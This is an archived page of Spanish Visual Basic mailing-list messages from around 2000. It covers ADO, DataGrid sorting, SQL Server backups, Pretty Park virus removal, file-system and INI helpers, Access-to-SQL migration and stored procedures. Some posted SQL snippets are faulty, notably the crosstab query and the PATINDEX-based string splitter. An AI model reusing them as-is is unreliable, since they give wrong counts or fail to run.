A todos los de la Lista:

En una conexión con ADO, ¿Qué Provider debo definir si quiero trabajar con un archivo *.dbf?

Muchas gracias a quien pueda ayudarme con esto.

_____
Eduardo F. Unda Clarke
Dep. Informática
Aeropostal Alas de Venezuela
Teléfono: (02)708.61.57
eduardo.unda@aeropostal.com
eduardouc@starmedia.com
http://www.aeropostal.com

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Cambiar el orden en un DataGrid

Mensaje enviado por Salvador Sánchez Enciso <ssanchez@mazatlan.gob.mx>

Ok, gracias así lo voy a hacer...
Sobre tu código voy a hacer la siguiente modificación

```
Private Sub DataGrid1_HeadClick(ByVal ColIndex As Integer)
strSQLcli = "Select * from Clientes Order by " &
DataGrid1.Columns(ColIndex).DataField
                                                                    ' --------------
------- Aquí obtienes el nombre de la columna

   If rstCli.State = 1 Then rstCli.Close
   rstCli.Open strSQLcli, cnnCli, adOpenDynamic, adLockReadOnly
   Set DataGrid1.DataSource = rstCli
End Sub

DataGrid1.Columns(ColIndex).DataField
```

----- Original Message -----
From: Jordi L.R.
To: visualbasic-esp@egroups.com
Sent: Saturday, September 30, 2000 1:27 PM
Subject: RE: (VB-ESP) DataGrid ((((--Reordenarlo ---))))

Hola Salvador!

Sin otro Recordset...me parece que no!!, lo que yo utilizo es esto miratelo a ver si te sirve.

```
**************************************************************************
Option Explicit

Dim strSQLcli As String
Dim cnnCli As ADODB.Connection
Dim rstCli As ADODB.Recordset
_____________________________________________________________________

Private Sub DataGrid1_HeadClick(ByVal ColIndex As Integer)
   Select Case ColIndex
       Case 0
           strSQLcli = "Select * from Clientes Order by CodCliente"
       Case 1
           strSQLcli = "Select * from Clientes Order by NombreCli"
       Case 2
           strSQLcli = "Select * from Clientes Order by DomicilioCli"
       End Select
   If rstCli.State = 1 Then rstCli.Close
   rstCli.Open strSQLcli, cnnCli, adOpenDynamic, adLockReadOnly
   Set DataGrid1.DataSource = rstCli
End Sub
_____________________________________________________________________
Private Sub Form_Load()
```

```
Set cnnCli = New ADODB.Connection
Set rstCli = New ADODB.Recordset

rstCli.Index = "CodCliente"
rstCli.CursorLocation = adUseClient

cnnCli.ConnectionString = "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=C:\InfoConta\Infoconta\InfoConta.mdb;Persist Security Info=False"
cnnCli.Open

If rstCli.State = 1 Then rstCli.Close
strSQLcli = "Select * from Clientes Order By CodCliente "
rstCli.Open strSQLcli, cnnCli, adOpenDynamic, adLockReadOnly
Set DataGrid1.DataSource = rstCli
End Sub
```

****

```
----- Original Message -----
From: Salvador Sánchez Enciso
To: Foro Visual 2 ; Foro Visual
Sent: Friday, September 29, 2000 9:28 AM
Subject: (VB-ESP) DataGrid ((((--Reordenarlo ---))))

Tengo un datagrid al cual le asigno un recordset........

Mi pregunta es .....

Al asignarle el recordset se muestran los datos en el datagrid de acuerdo al orden
establecido en el recordset, ¿Cómo puedo cambiar el orden en el datagrid sin tener
que volver a asignarle de nueva cuenta otro recordset ?

Lo que quiero hacer es que al dar doble click en el encabezado de columna, ordene
el datagrid de acuerdo a éste........

Gracias
Salvador Sánchez Enciso
MEX
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Copia de seguridad de SQL Server

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

Ismael, esto lo consegui en los libros en linea de SQL Server. Espero te ayude

Saludos
Yamil

In both examples A and B, a time interval has been specified for dumping the transaction log. It is important to back up your transaction log frequently. For more information about appropriate frequency of backups, see the Microsoft SQL Server Administrator's Companion.

A. Multiple Dumps to a Single Dump Device

This example shows how to back up a database and its transaction logs to the same disk device.

```
/* Dump database to a predefined (with sp_addumpdevice) DISK device. */
EXEC sp_addumpdevice 'disk', 'disk_dev1',
    'c:\sql60\dumps\diskdev1.dmp', 2
DECLARE @two_weeks char(8)
SELECT @two_weeks = CONVERT(char(8), DATEADD(dd, 14, GETDATE()) , 1)
DUMP DATABASE corporate
    TO    disk_dev1
    WITH INIT, EXPIREDATE = @two_weeks, STATS

/* The next day. */
DUMP TRANSACTION corporate
    TO    disk_dev1
    WITH NOINIT

Msg 4035, Level 10, State 1
Database 'corporate' log(26 pages) dumped to file <2> on device 'disk_dev1'.

/* The third day. */
DUMP TRANSACTION corporate
    TO    disk_dev1
    WITH NOINIT
go

Msg 4035, Level 10, State 1
Database 'corporate' log(4 pages) dumped to file <3> on device 'disk_dev1'.
/* and so on. */
DUMP TRANSACTION...
```

B. Multiple Dumps to a Single Dump Device

This example shows the database backup used in example A using a temporary dump device on the network.

```
/*
    Dump database to a NETWORK DISK device using UNC name.
    In this example, the UNC name should be
    replaced with a     specific server name, share name, and
    directory\filename.ext from your network.
*/
DECLARE @two_weeks char(8)
SELECT @two_weeks = convert(char(8), dateadd(dd, 14, getdate()) , 1)
```

```
DUMP DATABASE corporate
    TO    DISK = '\\servername\sharename\directory\filename.ext'
    WITH INIT, EXPIREDATE = @two_weeks, STATS
go

/* The next day. */
DUMP TRANSACTION corporate
    TO    DISK = '\\servername\sharename\directory\filename.ext'
    WITH NOINIT
go

/* The third day. */
DUMP TRANSACTION corporate
    TO    DISK = '\\servername\sharename\directory\filename.ext'
    WITH NOINIT
go

/* And so on. */
DUMP TRANSACTION...
```

C. Striped Dump Device Backups

Both of the following examples show how to back up a database to a group of devices. These devices can be a group of predefined devices (created with sp_addumpdevice), a group of ad hoc devices, or any combination of these.

```
DUMP DATABASE corporate
    TO    tape_dev0,
        tape_dev1,
        tape_dev2
    WITH INIT, UNLOAD, EXPIREDATE = @two_weeks, STATS
Or
/* Dump database to ad hoc TAPE devices. */
DUMP DATABASE corporate
    TO    TAPE = '\\.\tape0',
        TAPE = '\\.\tape1',
        TAPE = '\\.\tape2'
    WITH INIT, UNLOAD, EXPIREDATE = @two_weeks, STATS
```

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Eliminar el Pretty Park

Mensaje enviado por Raúl Infante <rinfante@unitronic-pe.com.pe>

Para eliminar este virus sigan los siguientes pasos :
1- Abra el archivo pretty.reg (Adjunto) con el explorador de Windows, cuando el Explorador de Windows pregunte si desea actualizar el registro indique que SI. Este paso recupera la llave del registro modificada por el virus.
2- Borre el archivo files32.vxd que se encuentra en Windows\System.
El archivo puede ser borrado con el Explorador de Windows, vía MS-DOS

Saludos cordiales,
Raúl Infante

pretty.reg

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Funciones basadas en el FileSystemObjects

Mensaje enviado por "Marcos MASULLO" <mmasullo@microsystem.com.ar>

La clase FileSystemObjects ofrece varias facilidades para acceso al filesystem.
Public fso As New Scripting.FileSystemObject ' REFERENCES: Microsoft Scripting RunTime

Sin embargo, no todas las necesidades están resueltas en esa clase (ej. Utilización de wilcards para identificar "grupos" de archivos, etc). Podés preveer la complementación de fso con funciones tuyas o usar fso en tu implementación de algo más completo.

Las funciones siguientes (DirInfo) te pueden guiar un poco hacia lo que solicitás:

```
1) Public Function DirInfo(ByVal pFolderPath As String, _
                        ByVal pbFilesCount As Boolean, _
                        ByVal pbSize As Boolean) As String
Const CSEP = ", "

DirInfo = pFolderPath & CSEP & _
          IIf(pbFilesCount, Format(CantidadArchivos(pFolderPath), " ##,##0
Archivos"), "") & CSEP & _
          IIf(pbSize, Format(fso.GetFolder(pFolderPath).Size / 1000, " ###,###,##0
KB"), "")

End Function

2) Public Function CantidadArchivos(ByVal pCarpeta As String, _
                                    Optional ByVal pExtensionArchivos As String) As
String
On Error Resume Next

Dim fsoCarpeta As Folder
Dim fsoFile As File
Dim iCantidad As Long

If Vacio(pExtensionArchivos) Then
    pExtensionArchivos = "*"
End If

iCantidad = 0
For Each fsoFile In fso.GetFolder(pCarpeta).Files
    If ucaset(NombreExtensionArchivo(fsoFile)) Like ucaset(pExtensionArchivos) Then
        iCantidad = iCantidad + 1
    End If
Next fsoFile
For Each fsoCarpeta In fso.GetFolder(pCarpeta).SubFolders
    iCantidad = iCantidad + _
                CantidadArchivos(fsoCarpeta.Path, pExtensionArchivos)
Next fsoCarpeta

CantidadArchivos = iCantidad

End Function
```

```
3) fso.GetFolder(pCarpeta).SubFolders.Count

4)Public Function EspacioDisponibleStr(ByVal pDrivePath As String) As String
Dim Drv As Drive
Dim sRecurso As String

Set Drv = fso.GetDrive(fso.GetDriveName(pDrivePath))
If Mid(pDrivePath, 2, 1) = ":" Then
    sRecurso = UCase(Left(pDrivePath, 2))
Else
    sRecurso = "\" & _
                PalabrasIesima(pDrivePath, 2, "\") & "\" & _
                PalabrasIesima(pDrivePath, 3, "\") & "\" & _
                PalabrasIesima(pDrivePath, 4, "\") & ": "
End If
EspacioDisponibleStr = "Espacio Disponible en " & sRecurso & " " & _
                       Round(Drv.AvailableSpace / 1000 / 1000, 2) & " MB"

End Function
```

Marcos
----- Mensaje original -----
De: Martín Suárez Viacava
Para: grupovb@egroups.com ; visualbasic-esp@egroups.com
Enviado: Jueves 5 de Octubre de 2000 23:50
Asunto: (VB-ESP) Tamaño y Cant. de Arch.

Buenos Días a todos.
La duda que se me presenta hoy es la siguiente:
Cómo puedo hacer para saber cuantos archivos hay en una carpeta y sus subcarpetas.
Cantidad de Archivos - Tamaño total y cantidad de subcarpetas, cómo lo muestra Windows en las Propiedades.

Muchas Gracias

Martín Suárez Viacava
martin_suarez_v@ciudad.com.ar
http://www.visualb6.com/

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Gráfico en formulario MDI *(2 mensajes)*

Hola Nekane:

CÓMO CREAR FONDOS PARA LAS APLICACIONES MDI
    El truco está en añadir un formulario hijo para que funcione como contenedor de fondo.
    Para cargar el fondo deseado basta con ajustar la propiedad Picture del formulario hijo que va acontener el dibujo, para que llame a un fichero .BMP o .WMF. DespuésTenemos que 'provocar' que su evento Activate, cambie la propiedad ZOrder (esta propiedad controla el orden en el que se encuentran las ventanas de atrás hacia delante en el escritorio), para que siempre esté detrás de los formularios hijo:

```
Private Sub Form_Activate ()
Me.ZOrder 1
End Sub
```

Ahora tenemos que añadir código al formulario padre y formulario hijo que contiene el dibujo (con el método Move) para que el tamaño del formulario MDI padre y el de su fondo sean el mismo cuando cualquiera de los dos cambie de tamaño:

NOTA: MDIParent es el formulario padre y WallPaper el hijo 'contenedor'

```
' En el formulario WallPaper
Private Sub Form_Resize ()
If Me.WindowState = vbNormal Then
Me.Move 0, 0, MDIParent.ScaleWidth, MDIParent.ScaleHeight
End If
End Sub

' En el formulario MDIParent
Private Sub MDIForm_Resize ()
WallPaper. Move 0,0, Me.ScaleWidth, Me.ScaleHeight
End Sub
```

    Ahora - finalmente -, para asegurarnos de que los formularios hijo permanecen por encima al minimizarlos, incluye en el evento Resize de MDIChild:

```
Private Sub Form_Resize ()
If WindowState =vbMinimized Then ZOrder 0
End Sub
```

Mensaje enviado por "Omar Rdz." <oeulogio@yahoo.com>

A ver si esto te ayuda

```
> Hola a todos:
> Alguien podria decirme como poner un bmp como fondo
> de un form
> MDI como se hace en un form normal y la propiedad
> PaintPicture.?
> Esta propiedad no la encuentro en el MDIFom.
```

mdibackground.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Horas y minutos

Mensaje enviado por "Ignacio Napal" <inapal@equiplus.com>

Tu problema parte en que el sistema horario es sexagesimal, y lo estás almacenando en variables de formato decimal.

Cuando indicas que 6,3 horas + 2,5 horas suma 8,8 horas, esto es correcto en el sistema decimal. Hay que tener en cuenta que 6,3 horas NO ES 6 horas y 30 minutos, sino 6 horas y 0.3 de hora, que resulta:
    0.3 de 1 hora = 0.3 de 60 minutos = 0.3 x 60 = 18 minutos, por lo tanto 6,3 horas = 6 horas y 18 minutos

De igual manera, 2,5 horas NO ES 2 horas y 50 minutos, sino 2 horas y 0.5 de hora, que resulta:
    0.5 de 1 hora = 0.5 de 60 minutos = 0.5 x 60 = 30 minutos, por lo tanto 2,5 horas = 2 horas y 30 minutos

Asimismo, 8,8 horas NO ES 8 horas y 80 minutos, sino 8 horas y 0.8 de hora, que resulta:
    0.8 de 1 hora = 0.8 de 60 minutos = 0.8 x 60 = 48 minutos, por lo tanto 8,8 horas = 8 horas y 48 minutos

Si analizamos los resultados sexagesimales, la suma de (6 horas y 18 minutos) y (2 horas y 30 minutos) es precisamente (8 horas y 48 minutos), por lo que resulta válido si se expresa en forma decimal: 6,3 horas + 2,5 horas = 8,8 horas.

En sentido inverso, para almacenar 6 horas y 30 minutos en un campo decimal, debe hacerse la siguiente conversión:
6 horas y 30 minutos = 6 horas + (30 min / 60 min) = 6 horas + 0,5 = 6,5 horas (en formato decimal)

Para almacenar 2 horas y 50 minutos en un campo decimal, debe hacerse la siguiente conversión:
2 horas y 50 minutos = 2 horas + (50 min / 60 min) = 2 horas + 0,83= 2,83 horas (en formato decimal)

Todas estas conversiones debes hacerlas cada vez que muestres los resultados, aunque internamente manejes los valores en formatos decimales.
Esto NO ocurre si se almacenan las horas con valores de tipo DATE (que precisamente están para evitar estas confusiones).

Ignacio Napal
Equiplus S.A.
email: inapal@equiplus.com

----- Original Message -----
From: Juan C. Rosende Amor <j.rosende@audasa.es>
To: <vb-esp@ccc.uba.ar>
Sent: Wednesday, October 11, 2000 5:42 AM
Subject: vb-esp : Horas y minutos

> Hola a tod@s.
>

> Trabajo con una tabla que en un campo numerico (doble y con dos decimales)
a veces me introducen un
> valor de kilometros y, otras veces, el valor es de horas.
>
> Cuando sumos los kilometros, no problem, 6,3 + 2,8 = 9,11
>
> Pero cuando el valor es de horas y minutos: 6,3 horas + 2,5 horas deberia
sumar 9,2 en lugar de 8,8.
>
> Como podria hacer esto ?
>
> Muchas gracias por vuestra atencion.
>
> Juan Rosende
>
>
>

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Imprimir un grid (dbgrid,msflexgrid y mshflexgrid)

Mensaje enviado por "Roger Castells" <rogercl@menta.net>

para dbgrid usa Print_grid
para msflexgrid y mshflexgrid usa print_mshfg
para imprimir en color los flex usa print_mshfgcolor
los parametros a mandar son: el grid,la linea de cabezera del informe,la linea de pie de página.

Si falla algo me lo dices, yo he hecho pruebas y parece que me va todo bastante bien.

Hasta otra, Roger.
rogercl@menta.net

printgrid.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Información sobre formatos de ficheros

Mensaje enviado por "JASM" <jasalgado@jazzfree.com>

A quien le pueda interesar.

Existe un documento llamado File Format Encyclopedia que contiene la descripción detallada de un montón de formatos de ficheros (imágenes, sonido, etc.) y es freeware.

Lo podéis encontrar en ftp://ftp.simtel.net/pub/simtelnet/msdos/pgmutl

http://www.gdsoft.com/swag/swag.html

Si alguien tiene información sobre algún formato de fichero que no viene en el documento, que no deje de enviárselo al autor, para ampliarlo.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Instalar Access 97 sobre Access 2000

Mensaje enviado por "M. Alejandro Esteban" <maesteban@gruposp.com>

Sí, ya sé que soy un pesado, pero he encontrado la solución al problema.
Lo resumo:
Si desintalas el Access 2000, y luego instalas el 97, al ejecutarlo te dice que no hay licencia para el producto.
Esto puede suceder en otras ocasiones.

La solución: http://support.microsoft.com/support/kb/articles/Q141/3/73.ASP

Además hay un archivo que hace el trabajo por tí :-)

Un saludo,
M. Alejandro Esteban

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

INSTRUCCIONES PARA ENTRAR EN EL WEB DE LA LISTA DE EGROUPS

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

At 14:28 5/10/2000 -0500, you wrote:
>Al administrador por favor .
>Necesito ir a los Files del grupo pero me pide la password
>´Se la in greso pero nada
>agradeceria vuestra ayuda

INSTRUCCIONES PARA ENTRAR EN EL WEB DE LA LISTA DE EGROUPS

Si es la primera vez que entras debes primero "darte de alta" en el web (aunque ya lo estés en la lista de correo).
Para ello vas a http://www.egroups.com y en la parte superior izquierda de la pantalla, en el apartado "New Member?" encontrarás un link con el literal "Sign-up today for free!". Pinchándolo nos llevará a la página de registro en la que , entre otros datos, debemos introducir la dirección de correo que utilizamos en la lista y una contraseña (la que queramos).
Al pasar a la siguiente página nos preguntará si queremos recibir correos publicitarios sobre determinados temas y nos informa de que nos ha enviado un mensaje que debemos contestar para finalizar el proceso de registro (para evitar que otra persona se registre por nosotros).

Una vez que ya tengamos "abierta" nuestra cuenta de egroups, podremos volver a la mencionad dirección e introducir nuestra dirección de correo y nuestra password, bien en los campos adecuados de la barra amarilla de la parte superior de la página (Sign-in:Email y Password) , bien en la pantalla que nos aparece pulsando sobre el link "Sign in here" del apartado "Current member?".
En ambos casos accederemos a una página en la que se mostrarán todos los grupos (listas de correos) a los que pertenecemos.

Un saludo.

_____

José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.jrubi.com
Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

1598488

Manejo de .INI *(2 mensajes)*

Hola Facundo:

    Me he hecho un <.bas> con el código que encontré entre mis archivos del "Guille".

¡¡ Saludos Guille !!

Bye !!

At 11:24 21/09/98 -0300, you wrote:
>Necesitaría que me comentaran como hacer para manejar un archivo .INI
>para almacenar parámetros de mi aplicación.
>Gracias.
> <>
>
>Facundo César Ortiz
>Desarrollo - Sistemas
>CORP BANCA S.A.
>Argentina

Un salu2

_____

Jose Julio Ruiz
josejrp@iname.com

(desde Segovia - España)
ICQ => 8834523

[omitidos los acentos]

GTP - Grupo Tarifa Plana - http://www.laref.com/gtp

modgestini.bas

Mensaje enviado por "JANO" <cmtsist@terra.com.pe>

aqui adjunto una clase para acceder a este tipo de archivos, el archivo es pequeño y creo que a todos les puede ser de utilidad

Saludos JANO
Informática CMAC-TACNA
mail: cmtinfo@terra.com.pe; cmtsist@terra.com.pe
Celular: 054-658773
Fono: 054-727807; 054-725305; 054-741312 Anexo 218

iniedit.zip

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Migrar una base de datos de Access a SQL Server 7

Mensaje enviado por Ginez Javier <JGinez@sancorseg.com.ar>

Hola a todos!

Aquí les transcribo el artículo que comenté tiempo atrás, donde se hablaba acerca de la migracion de BD Access a SQL. Perdonen la demora.

Está extraído de la revista "Access-VB-SQL Advisor" de Enero de 2000. Autor: Stephen Forte.

El artículo es una guía a través de las pantallas del Asistente para exportacion de Access 2000, el cual dice estar mejorado y con menos errores que el de Access 97. Este asistente se instala si se elige una instalación completa de Access.

Pantalla inicial
Solicita si deseamos exportar a una DB SQL Server existente o a una nueva, para lo cual tendremos que proporcionar los datos necesarios según nuestra elección.

Pantalla 2
Solicita nombre del servidor, ID de usuario, y la clave para conectarse a la BD SQL a la que deseamos migrar

Pantalla 3
Solicita que seleccionemos las tablas que deseamos migrar

Pantalla 4
La más importante. Elegimos si deseamos migrar los índices, reglas de validacion y valores por defecto a SQL Server, como también las relaciones.
Pero aquí está la principal diferencia entre una BD Access (Jet) y SQL server. El motor Jet soporta actualizaciones y eliminaciones en cascada por medio de las relaciones desde la version 2.0. Pero en SQL server no se puede usar la Integridad Referencial Declarativa (DRI en inglés) para especificar actualizaciones y eliminaciones en cascada. Para preservarlas, en SQL debemos usar disparadores o triggers.
En esta pantalla también pregunta si deseamos agregar campos timestamp a nuestras tablas. La mejor opción es dejar que el asistente decida. Y por último nos pide si deseamos migrar solamente el esquema y no los datos.

Pantalla 5
Nos pide qué deseamos hacer con la actual aplicación de BD Access. Si elegimos "No cambiar la aplicación" el asistente migrará solo las tablas, dejando la BD Access intacta. Si elegimos "Vincular las tablas SQL Server a la aplicación existente", el asistente migra las tablas y las vincula al archivo MDB, creando consultas si fueran necesarias para que los formularios y reportes sigan trabajando. Y la opcion más poderosa, "Crear una aplicación cliente/servidor", migra las tablas y consultas para crear una nueva aplicación, preservando los formularios, reportes, páginas de acceso a
datos, macros y módulos.
Seleccionando Terminar, el asistente sigue su curso y al terminar crea un reporte de la migración. Este reporte muestra todas las acciones que al asistente le fue posible realizar, incluyendo detalles acerca de los nombres de las tablas, propiedades, etc. Algunos nombres de objetos en Access, especialmente los índices, son renombrados. Se recomienda imprimir este reporte pues no se puede grabar.

Temas importante a considerar cuando se migran tablas y consultas.
Comunmente no existen problemas a menos que se fuercen las actualizaciones o eliminaciones en cascada. Los nombres de tablas o campos de Access y que son ilegales en SQL, el asistente los encierra entre corchetes. Por lo tanto se recomienda dar un vistazo a las 199 palabras reservadas de SQL 7.0 para que no existan en la BD Access.

Los tipos de datos de los campos también son cambiados por el asistente. Se suministra una lista con las equivalencias. Existen tipos de datos en Access que no son soportados en SQL, como por ejemplo el hipervínculo. En resumen, los nuevos tipos de datos en SQL pueden comportarse levemente diferente de los que lo hacían en Access. Un ejemplo es el tipo de datos autonumérico en Access, el cual se traslada a un tipo de datos entero como identity.

En cuando a las consultas, todos los select no parametrizados son migrados como vistas. Las funciones definidas por usuarios no son migradas. Las funciones IIF y expresiones intrínsecas el asistente las resuelve creando vistas y procedimientos (stored procedures) con el prefijo "ut_". La tablas cruzadas o uniones no se migran. Todas las acciones o consultas parametrizadas son migradas a procedimientos almacenados (stored procedures)

La mayor cualidad del asistente es la de convertir las consultas en stored procedures.

Para finalizar, se recomienda analizar el por qué se desea migrar a SQL, pues después de migrar a SQL, las reglas cambian y nuestra aplicación no volverá a ser la misma. Mientras SQL nos brinda mayor poder y escalabilidad, esto tiene un precio: hay mayor administración, más programación, y una arquitectura totalmente diferente.
Como regla general se recomienda migrar a SQL cuando:
- Se necesita escalar a más de 50 usuarios concurrentes con una pesada carga de transacciones.
- Se necesita backups más robustos y seguimiento de las transacciones.
- Se desea usar una arquitectura basada en componentes
- Se necesita distribuir la aplicación a más de un lugar.

Espero les sirva.

Saludos!

Javier E. Ginez
Analista de Sistemas
Sancor Coop. de Seguros Ltda.
JGinez@sancorseg.com.ar
Te:(03493)428500 - Interno: 1898

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Ocupación real de los ficheros en el disco

Mensaje enviado por José Rubí de la Vega <jrubi@ctv.es>

> > Perdona que te haga una pegunta,sabes el porque de que te indique
> > un tamaño
> > y pueda tener otro, es decir te dice que el directorio "x" tiene 10MB por
> > ejemplo, pero el espacio necesario para copiar son mas,y sin embargo la
> > copia tiene el mismo tamaño o sea los 10MB como el original..sera porque
> > necesita buffers en disco (a l ahora de la copia) o algo???, sabes que
> > % de mas habria que añadir en caso necesario???..que pienso que no hace
> > falta..pero....:))

Creo que algo ya se ha comentado. Cuando windows te dice que un fichero ocupa 1 Kb quiere decir que tiene 1024 bytes pero eso no significa que en el disco ocupe sólo 1024 Bytes debido al modo de direccionamiento de la FAT. La FAT16 (tabla de "ubicación" de ficheros) tiene 65.536 entradas para representar "trozos" de disco (los clusters) para cada partición. Luego el tamaño de cada cluster es igual al tamaño de la partición dividido entre 65.536. Luego si tenemos un disco con una partición de 400 Mb el tamaño del cluster será de 8 Kb (el tamaño del cluster siempre es potencia de 2). Como la unidad direccionable más pequeña es el cluster, un fichero de 1 byte ocupará (o más bien, no dejará que otro archivo ocupe) 8 kb. Con este tipo de FAT la partición más grande era de 2 Gb por lo que en este caso el cluster sería de 32 Kb, con lo que el desperdicio de disco duro puede ser enorme. De echo, si tienes un fichero que ocupe 10 Mb, en el disco ocupará 10 Mb.
Si tienes 1000 ficheros de 10 Kb en el disco ocuparán 32 Mb.
Debido al incremento del tamaño de los discos duros (hoy cuando compras un ordenador es raro que el disco tenga menos de 15 Gb) "inventaron" la FAT32 que permite más de 4.000 millones de entradas (cluster). En este caso el tamaño de cluster es de 4 Kb. En realidad podría ser menor pero creo recordar que se fijó así por cuestiones de rendimiento.

Un saludo.

_____
José Rubí de la Vega
E-mail : jrubi@ctv.es
WWW : http://www.jrubi.com

Podrás encontrar información sobre VB, las listas vb-esp y visualbasic-esp y un resumen de los mensajes de las mismas

---

Resumen

Página de Visual Basic

Página principal

www.jrubi.com
1598488

Registros afectados por instrucción en SQL Server *(2 mensajes)*

Mensaje enviado por "Alex Arias" <aarias@rpp.com.pe>

Efectivamente la variable global del SQL Server @@ROWCOUNT te devuelve el valor de los registros (filas - tuplas) afectadas por la ultima instruccion que ejecutaste dentro del procedimiento almacenado.

Saludos.

Alex Arias Calixtro
RadioProgramas del Perú

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

Eduardo, mata dos pajaros de un solo tiro...!
Declara como parametro de salida , el numero de registro que te va a traer tu stored proc.
Por ejemplo

```
Private com As ADODB.Command
Private rs As ADODB.Recordset

Set com = New ADODB.Command
With com
  .Parameters.Append .CreateParameter("@recordcount",adNumeric,adParamOutput)
  Set rst = .Execute
End With

' Para saber cuantos registros se trajo
MsgBox "RecordCount=" & com.Parameters("@recordcount").Value
```

Debes modificar algo tu stored procedure, algo como :

```
Alter Procedure listar_categorias
  @recordcount        numeric(5)    output

As
  SELECT * FROM categorias;

 -- Retorna numero de registros seleccionados
 SET @recordcount = @@recordcount
```

Espero esto te ayude y saludos desde Caracas, Venezuela

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Transform de Access en Sql Server

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

Muy cierto, Salvador , no tenemos esa instruccion en SQL Server asi que debes usar CASE... WHEN. Si tomanos la instruccion que usas en Access para generar tu crossTab

```
tabla HISTORICA
FOLIO DIRECCION STATUS
0001 AM 1
0002 AM 2
0003 FM 1
0004 AM 3
0005 CA 1
0006 CL 1
0007 AM 3

tabla STATUS
STATUS DESCRIPCION
1 PENDIENTE
2 CONCLUIDO
3 EN TRANSITO
```

Con esta query, obtenia el siguiente resultado

```
TRANSFORM COUNT(HISTORICA.STATUS)
SELECT HISTORICA.NOMBRE
FROM (HISTORICA INNER JOIN STATUS ON HISTORICA.ID_STATUS = STATUS.STATUS)
GROUP BY MAE_DIRECCIONES.NOMBRE
PIVOT MAE_STATUS.STATUS
```

Obteniendo el Siguiente resultado

```
                              1 2
3 <-----------CONTABILIZACION POR CADA STATUS
AM 1 1 2
FM 1 0 0
CA 1 0 0
CL 1 0 0
```

En SQL Server seria algo como

```
SELECT historica.nombre,
COUNT(CASE historica.status WHEN 1 THEN historica.status ELSE 0 END) AS
'PENDIENTE',
COUNT(CASE historica.status WHEN 2 THEN historica.status ELSE 0 END) AS
'CONCLUIDO',
COUNT(CASE historica.status WHEN 3 THEN historica.status ELSE 0 END) AS 'EN
TRANSITO'
COUNT(historica.status) AS 'Total'
FROM (historica INNER JOIN status ON historica.id_status = status.status)
GROUP BY mae_direcciones.nombre
```

Espero esto te ayude

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Mensaje enviado por YAMIL BRACHO <brachoy@pdvsa.com>

"como puedo hacer un store procedure donde yo le mande como parametro esto
4-2000-49-18 (todo junto)
y que el store procedure me devuelva
4
2000
49
18"

Roberto, creo que es mejor idea hacer esto con Visual Basic pero si lo tienes que hacer en un stored procedure, supongamos que declaras que los strings que te va a devolver como parametros de salida, seria algo como:

```
Create Procedure Separar
   @original     varchar(60),
   @p1        varchar(10)    output,
   @p2        varchar(10)    output,
   @p3        varchar(10)    output,
   @p4        varchar(10)    output
AS
    DECLARE @tempstr    varchar(60),
     @pos    tinyint,
     @len    tinyint

SET @tempstr = @original

-- Separa primer parametro
SET @len = DATALENGTH( @tempstr )
SET @pos = PATINDEX('-', @tempstr)
SET @p1 = SUBSTRING( @tempstr, 1, @pos-1)
SET @tempstr = SUBSTRING(@tempstr, @pos+1, @len-@pos)


-- Separa segundo parametro
SET @len = DATALENGTH( @tempstr )
SET @pos = PATINDEX('-', @tempstr)
SET @p2 = SUBSTRING( @tempstr, 1, @pos-1)
SET @tempstr = SUBSTRING(@tempstr, @pos+1, @len-@pos)

-- Separa tercer parametro
SET @len = DATALENGTH( @tempstr )
SET @pos = PATINDEX('-', @tempstr)
SET @p3 = SUBSTRING( @tempstr, 1, @pos-1)
SET @tempstr = SUBSTRING(@tempstr, @pos+1, @len-@pos)

-- Separa ultimo parametro
SET @p4 = @tempstr
```

Espero esto te ayude

Yamil

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Accesso Remoto

Mensaje enviado por Escuela Hoteleria Turismo Granma <fabio@ehtb.grm.cyt.cu>

Felix:

Yo tengo instalado un Server NT 4.0 en español por ello te diré los nombres de todo en nuestro idioma:
1. Debes ir a las PROPIEDADES del icono Entorno de Red, luego selecciona la ficha SERVICIOS de la lista selecciona SERVICIO DE ACCESO REMOTO, luego click al botón propiedades de esta misma ficha, cuando se muestre la ventana de diálogo Instalación de Acceso Remoto... selecciona el puerto por el cual tienes conectado el modem .. click sobre el botón Configurar y seleccionas el radio botón HACER Y RECIBIR LLAMADAS.... Win NT te pedirá reiniciar.

Luego siguiendo la ruta botón INICIO > PROGRAMAS > HERRAMIENTAS ADMINISTRATIVAS > ADMINISTRADOR DE ACCESO REMOTO... luego que se muestre la ventana ADMINISTRADOR DE ACCESO REMOTO selecciona la opción SERVIDOR del menú escoge SELECCIONAR DOMINIO O SERVIDOR... configura esto y posteriormente vuelves al mismo menú y selecciona la opción INICIAR SERVICIO DE ACCESO REMOTO... configuralo con tu dirección IP o el DNS de tu PC.

Espero que resuelvas,

Saludos,

Fabio

> ----- Original Message -----
> From: Felix <cusipuma@cedeconet.com.ar>
> To: <vb-esp@ccc.uba.ar>
> Sent: Friday, September 15, 2000 11:34 PM
> Subject: vb-esp : Accesso Remoto
>
> Alguien me podria explicar como funciona el Acceso Remoto a un Servidor con
> Windows NT Porque instale el RAS pero no se como hacer para que el servidor atienda
> cuando recibe una llama telefonica.

Resumen

Página de Visual Basic

Página principal

www.jrubi.com

1598488

Alinear columnas en un Rich Text Box

Mensaje enviado por Luis Suárez <lsuarez@iies.es>

